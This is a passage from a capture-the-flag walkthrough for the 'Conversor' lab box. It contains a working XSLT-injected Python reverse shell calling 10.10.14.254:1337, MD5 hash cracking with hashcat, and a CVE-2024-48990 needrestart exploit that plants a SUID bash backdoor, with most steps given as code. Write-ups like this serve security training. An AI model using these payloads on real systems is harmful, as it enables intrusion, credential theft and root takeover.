$ cat pwnXML.xml
<?xml version="1.0" encoding="UTF-8"?>
<root>
<trigger>execute_payload</trigger>
</root>
```

Next, we will create a file with a `.xslt` extension to upload in the XSLT uploads section. This will be our payload. It will write a malicious Python script to the server that will create a reverse shell.



```
(ZeroTrustWraith@Linux)-[~]
$ cat pwnPayloadXSLT.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/var/www/conversor.htb/scripts/pwn.py" method="text">
import socket
import os
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.254",1337))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
</exsl:document>
</xsl:template>
</xsl:stylesheet>
```

After you have created your files, start a **NetCat listener** on **Port 1337**.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is `(ZeroTrustWraith@Linux)-[~]`. The command `$ nc -nvlp 1337` has been entered, and the output is `listening on [any] 1337 ...`.

```
(ZeroTrustWraith@Linux)-[~]  
$ nc -nvlp 1337  
listening on [any] 1337 ...
```

Now, upload your **.xml** and **.xslt** files to the Conversor application and click “convert.” When you open the converted HTML file, the page should stay in a “loading” state that mimics a webpage trying to load. From here, we just need to wait for the cronjob to automatically run the Python scripts for our payload to execute and create the reverse shell in the NetCat listener.

Note: *The intended path was to use the XML and XSLT files to upload a Python script via a web server on our local machine. The user interacts with the UI, the web app receives the file, and the app's internal code grabs the malicious Python file from our local machine using the web server. This is usually subject to filename sanitization and directory restrictions. In this guide, we have hijacked the transformation process and commanded the XSLT processor to write a new Python file to the **/var/www/conversor.htb/scripts** directory directly instead of using a web server file transfer. In a normal environment, a Web Application Firewall (WAF) often looks for **.py** or **.php** files being uploaded through POST requests. Using this method, our POST request only contained an XSLT file, completely “innocent” to a basic filter. In many hardened environments, “**Egress Filtering**” would block this. This method is entirely internal. It uses the server's own processing power to generate the payload, meaning it would bypass firewalls that block the intended path.*

*The critical failure on this host is a **Principle of Least Privilege** violation. By allowing the web-service user (www-data) to write to a directory monitored by a root cron job, the developers created a “dropbox” for **Privilege Escalation**. Even if the web application is perfectly patched, the existence of this cron job creates a primitive for any malicious actor who gains even limited file-write access.*

Once you have your reverse shell, you need to enumerate the filesystem to look for potentially useful files. In this case, we will be searching for database files (**.db**).

```
www-data@conversor:~$ find /var -name "*.db" 2>/dev/null
find /var -name "*.db" 2>/dev/null

<...SNIP...>
/var/cache/man/pt_BR/index.db
/var/www/conversor.htb/instance/users.db
/var/lib/command-not-found/commands.db
/var/lib/fwupd/pending.db
/var/lib/PackageKit/transactions.db
```

We find a file named **users.db** . Use a **cat** command to output the contents of the file into the terminal.

```
www-data@conversor:~$ cat /var/www/conversor.htb/instance/users.db
cat /var/www/conversor.htb/instance/users.db
07000000?tablefilesfilesCREATE TABLE files (
    id TEXT PRIMARY KEY,
    user_id INTEGER,
    filename TEXT,
    FOREIGN KEY(user_id) REFERENCES users(id)
)=indexsqlite_autoindex_files_1filesP++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE
sqlite_sequence(name,seq)00tableusersusersCREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT
0000zV3+MZerotruth8d79ef5f1d6a3c41e7b4deefa99a99dd.!Mfismathack5b5c3ac3a1c897c94caad48e6c71fdec
0000+Zerusersthackth

<...SNIP...>
```

Upon examination of the file, we find our username followed by an MD5 hash in addition to a user called fismathack, followed by another MD5 hash. We can use tools like John the Ripper and Hashcat to try and crack the hash so we can read it in cleartext. In my case, I used Hashcat because it typically runs faster than John the Ripper.

```
hashcat -m 0 -a 0 "{MD5_HASH}" /usr/share/wordlists/rockyou.txt
```

The command and initialization sequence are highlighted below.

```
(ZeroTrustWraith@Linux)-[~]
$ hashcat -m 0 -a 0 "5b5c3ac3a1c897c94caad48e6c71fdec" /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

<...SNIP...>

5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 5b5c3ac3a1c897c94caad48e6c71fdec
Time.Started.....: Sat Apr 11 22:20:52 2026 (0 secs)
Time.Estimated...: Sat Apr 11 22:20:52 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 23612.9 kH/s (1.99ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 11010048/14344385 (76.76%)
Rejected.....: 0/11010048 (0.00%)
Restore.Point...: 9437184/14344385 (65.79%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: brutus1991 -> Joytjiong1
Hardware.Mon.#01.: Temp: 52c Util: 29% Core:1470MHz Mem:8000MHz Bus:8

Started: Sat Apr 11 22:20:50 2026
Stopped: Sat Apr 11 22:20:53 2026
```

As shown in the Hashcat output, the password was cracked in 0 seconds. The efficiency of the GPU-accelerated attack allowed for a throughput of 23,612.9 KH/s (which translates to approximately 23.6 Million hashes per second), rendering simple MD5-based password hashing completely ineffective against modern hardware. The result shows a password of **Keepmesafeandwarm**.

Privilege Escalation

Now that we have fismathack's password, we can use it to log into the system via SSH.

```
(ZeroTrustWraith@Linux)-[~]
$ ssh fismathack@10.129.238.31
<...SNIP...>
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.238.31' (ED25519) to the list of known hosts.
fismathack@10.129.238.31's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

<...SNIP...>

Last login: Sun Apr 12 03:28:42 2026 from 10.10.14.254
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ cat user.txt
1bf2f1beedfb62094921146c3f50683e
fismathack@conversor:~$
```

After logging in via SSH, you can enumerate the current directory to find the user flag. After grabbing the user flag and copying it to your notes, run a sudo command to verify what privileges the user has.

sudo -l

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

Based on the output, fismathack has sudo privileges for the **needrestart** cron job. We will enumerate the needrestart utility to check what version it is.




```
fismathack@conversor:~$ /usr/sbin/needrestart --version  
needrestart 3.7 - Restart daemons after library updates.  
<...SNIP...>
```

The system is running **needrestart v3.7** .

We can search for exploits for needrestart v3.7, which will lead us to **CVE-2024-48990** . This exploit allows malicious actors to execute arbitrary code as root. “This allows local attackers to execute arbitrary code as root by tricking the needrestart utility into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable” (Ubuntu, 2026) . To read more about how this CVE works, you can visit [this](#) link. You can also read about this CVE from Ubuntu, which has the CVSS 3 Severity Score listed at a 7.8, with a high priority due to local privilege escalation (Ubuntu, 2026).


<https://ubuntu.com/security/CVE-2024-48990>

In order to use this exploit, we will create a **malicious Shared Object** (C Library) Python module that creates a backdoor with root privileges. The `__attribute__((constructor))` tells the system to run the function the very moment the library is loaded into memory. Start by creating a file with the `.c` extension.



```
(ZeroTrustWraith@Linux)-[~]  
$ nano lib.c
```

Once you have the file opened, add this script to it:



```
(ZeroTrustWraith@Linux)-[~]  
$ nano lib.c  
  
# Add this code to your lib.c file  
// lib.c  
#include <stdio.h>  
#include <stdlib.h>  
#include <sys/types.h>  
#include <unistd.h>  
static void a() __attribute__((constructor));  
void a() {  
    if(geteuid() == 0) { // Only execute if we're running with root privileges  
        setuid(0);  
        setgid(0);  
        system("cp /bin/bash /tmp/poc; chmod u+s /tmp/poc");  
    }  
}
```

The code sets the **UID** and **GUID** to root and then copies **/bin/bash** to the **/tmp/poc**. The **chmod u+s** command creates a permanent backdoor. In this chain, **setuid(0)** provides the root execution privilege necessary to manipulate the file system and **setgid(0)** sets group permissions to root, while **chmod u+s** provides the persistence mechanism. By weaponizing a local binary with the SUID bit, we ensure that root access can be re-established at any time without re-triggering the initial vulnerability.

Once you have finished creating the file, we need to compile the `.c` file on our local machine and then transfer the compiled file to the target machine.


```
gcc -shared -fPIC -o __init__.so lib.c
```

Naming the file `__init__.so` ensures that it gets priority. It is a Shared Object (similar to `.dll` on Windows). It is the “evolved” version of `__init__.py` that tells the interpreter, “Hey, this directory is a package.”


Once the Shared Object file is compiled, we will open a new terminal and set up an HTTP server to transfer the file to the target machine.

```
python3 -m http.server 8000
```

Note: The HTTP server needs to be started from the same directory as the location of the `__init__.so` Shared Object file.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) at the top left. The prompt is `(ZeroTrustWraith@Linux)-[~]`. The command `$ gcc -shared -fPIC -o __init__.so lib.c` is entered and executed.

```
(ZeroTrustWraith@Linux)-[~]  
$ gcc -shared -fPIC -o __init__.so lib.c
```


A terminal window with a dark background and three colored window control buttons (red, yellow, green) at the top left. The prompt is `(ZeroTrustWraith@Linux)-[~]`. The command `$ python3 -m http.server 8000` is entered and executed.

```
(ZeroTrustWraith@Linux)-[~]  
$ python3 -m http.server 8000
```


Once we have compiled the `.so` file and started our HTTP server, we will create our malicious directory on the target machine and `curl` the `__init__.so` file to the target machine.

```
mkdir -p /tmp/malicious/importlib
```

```
curl http://{target_IP}:8000/__init__.so -o /tmp/malicious/importlib/__init__.so
```




```
fismathack@conversor:~$ mkdir -p /tmp/malicious/importlib
```



```
fismathack@conversor:~$ curl http://{tun0_IP}:8000/__init__.so -o /tmp/malicious/importlib/__init__.so
```

Once you have curled the file to the target machine, you will need to SSH into the target machine from another terminal using fismathack's credentials.



```
(ZeroTrustWraith@Linux)-[~]  
$ ssh fismathack@10.129.238.31
```


Now, we can execute the following command on the target system to set the **PYTHONPATH** environment variable to our malicious directory and run the **exploit.py** script. This script will be executed by **needrestart**.

```
cd /tmp/malicious; clear; echo -e "\n\nWaiting for needrestart execution...\n\n";  
PYTHONPATH="$PWD" python3 exploit.py 2>/dev/null
```

After you run the command, you will see an output that says
"waiting for needrestart execution..."


Once we have set the **PYTHONPATH**, execute needrestart from your other SSH connection.

```
sudo /usr/sbin/needrestart
```




A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is 'fismathack@conversor:~\$' and the command being entered is 'sudo /usr/sbin/needrestart'.

After needrestart executes, **/bin/bash** will be copied to **/tmp/poc** with the SUID bit set. Execute **poc** to obtain your root shell.




A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is 'fismathack@conversor:~\$' and the command being entered is '/tmp/poc -p'.

Check your permissions with **id**.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) at the top left. The prompt 'poc-5.1#' is followed by the command 'id' in green text.

```
poc-5.1# id
```

Enumerate to find the root flag and then **cat** the root flag to output the contents of the file in the terminal.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) at the top left. The prompt 'poc-5.1#' is followed by two commands in green text: 'find / -name "root.txt" -type f 2/dev/null' and 'cat /root/root.txt'.

```
poc-5.1# find / -name "root.txt" -type f 2/dev/null
poc-5.1# cat /root/root.txt
```